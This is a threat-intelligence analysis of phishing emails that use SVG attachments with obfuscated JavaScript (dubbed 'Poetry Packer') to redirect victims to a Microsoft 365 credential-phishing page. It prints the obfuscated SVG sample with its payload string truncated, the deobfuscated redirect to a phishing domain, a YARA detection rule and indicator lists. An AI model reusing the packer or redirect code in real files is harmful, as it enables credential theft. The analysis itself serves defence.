Analyst's Note: Phishing Emails Using SVG Images as Attachments


2025-03-27
By Alec Dhuse

Threat actors are increasingly using Scalable Vector Graphics (SVG) image files as attachments for their phishing campaigns.

SVG images are an XML-based vector image format. They use CSS for styling and allow JavaScript for scripting. Threat actors exploit this file format by inserting malicious JavaScript into SVG files. The inserted JavaScript may be simple links or more advanced code for redirecting the site.

Threat actors are exploiting the fact that most users lack specialized applications for viewing or editing SVG files, and the default application on most devices for viewing these files is a web browser. When opened in a browser, these image files load their malicious JavaScript payloads, most of which are account credential collection scripts, commonly referred to as phishing.

In one observed phishing campaign, the threat actor used the lure of a secure Zix email sent from Wells Fargo. The content of the email closely resembles the real Zix secure messaging platform used by Wells Fargo.



Screenshot of phishing using a Zix secure message lure.

This email included an SVG attachment using a new JavaScript packer we have dubbed Poetry Packer due to its use of comments resembling AI-written poetry. The JavaScript packer obfuscates the code contained within the SVG file, making it difficult for email filters to easily detect malicious URLs and other suspicious script elements, such as window redirects.

```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<svg xmlns="http://www.w3.org/2000/svg" width="400" height="250">
<script>
<![CDATA[
CHkHs = "$phishing_target@example.com";
 /* The chef experimented with new flavors in the kitchen. */
const TtFggG = RitSrH =>
  RitSrH.match(/.{1,2}/g)
     .map(SaUoyr => String.fromCharCode(parseInt(SaUoyr, 16)))
     .join('');

 /* The chef created a masterpiece with fresh ingredients. */
const dJjYmr = (CLxTzI, egLAXH) =>
  CLxTzI.split('')
      .map((bdWLvW, HbGJLN) =>
        String.fromCharCode(bdWLvW.charCodeAt(0) ^ egLAXH.charCodeAt(HbGJLN % egLAXH.length))
      )
      .join('');

 /* The musician composed a new symphony. */
const MUTmOX = PVxTqi => new Function(PVxTqi)();

 /* She decorated her room with fairy lights. */
const mqFbyt = (egLAXH, rHJBhL) => {
  const tWTsnB = TtFggG(rHJBhL);
  const ushrVq = dJjYmr(tWTsnB, egLAXH);
  MUTmOX(ushrVq);
};

 /* She sewed a dress for the upcoming event. */
const EGNjxZ = "29c8a8e40dd9a60033fd3a70";
const CVETRb = "45500d5c0e4f4b585f07054d08595e1e5b410302135c17514656011001592d66504f4309027e171b

 /* The musician tuned his instrument before the concert. */
mqFbyt(EGNjxZ, CVETRb);
]]>
</script>
</svg>
```


Screenshot of malicious JavaScript using the Poetry Packer obfuscation.

This malicious SVG file contained an obfuscated line of JavaScript that sets the browser location to a new, malicious URL.

```
window.location.href = "https://ss0secuapps425.jiitimeztcw.es/ERcPqD/$phishing_target@example.com";
```

Deobfuscated JavaScript containing Window redirection code.

This URL directs users to a phishing site that captures their login credentials. The targeted account was a Microsoft 365 account, but the phishing kit supports capturing credentials for Microsoft 365, Okta, and GoDaddy.



Screenshot of the credential phishing site imitating the Microsoft 365 login page.

Conclusion

Due to the success of phishing campaigns using SVG image files to bypass mail filters, threat actors will likely continue to abuse this file format. Changing the default application for SVG files to an image viewer instead of a browser can mitigate most of the risk associated with this type of attack. Since SVG files are rarely used by most users, blocking SVG attachments on your mail server should also effectively prevent these types of phishing attacks.

Detection Resources

Poetry Packer Detection YARA Rule

```
rule PoetryPacker  {
  meta:
      description = "Detection rule for Poetry Packer, a JavaScript code
obfuscation tool."
      author = "Alec Dhuse"
      creation_date = "2025-03-25"
      updated_date = "2025-03-27"
      blog_reference = "https://blog.scarletshark.com/analysts-note-phishing-
emails-using-svg-images-as-attachments-215cd739204b"
      in_the_wild = true
      samples =
```

```
"bd7b9a246cbf6822a697311203b2dd2d64ca8d25118ded1e4bf7ccceac105f81"
 strings:
  $re1 = /[a-zA-
Z]+\.match\s*\(\/\.\{1,\s*2\}\/g\s*\)[\s\r\n]+\.map\s*\(\s*[a-zA-
Z]+\s*\=\>\s*String\.fromCharCode\s*\(parseInt\s*\([a-zA-
Z]+\,\s+16\s*\)\)\)[\s\r\n]+\.join\s*\([\'\"]{2}\s*\)\s*\;?/

 condition:
  $re1
}
```

Indicators of Compromise (IoCs)

Phishing Domains

- ojjk.threaw[.]ru
- bqmtvgiincdsoponqov6tsmrias3tg6qfgbho6xbg6manpmyszq.felixxw[.]es
- ss0secuapps425.jiitimeztcw[.]es

Sender Accounts

- paola.duran@transervicoches[.]com
- info@ablmachinetools[.]com

Additional Reporting on SVG Phishing Campaigns

- https://news.sophos.com/en-us/2025/02/05/svg-phishing/
- https://www.bleepingcomputer.com/news/security/phishing-emails-increasingly-use-svg-attachments-to-evade-detection/

Tags

- **Cybersecurity**
- **Phishing**
- **SVG**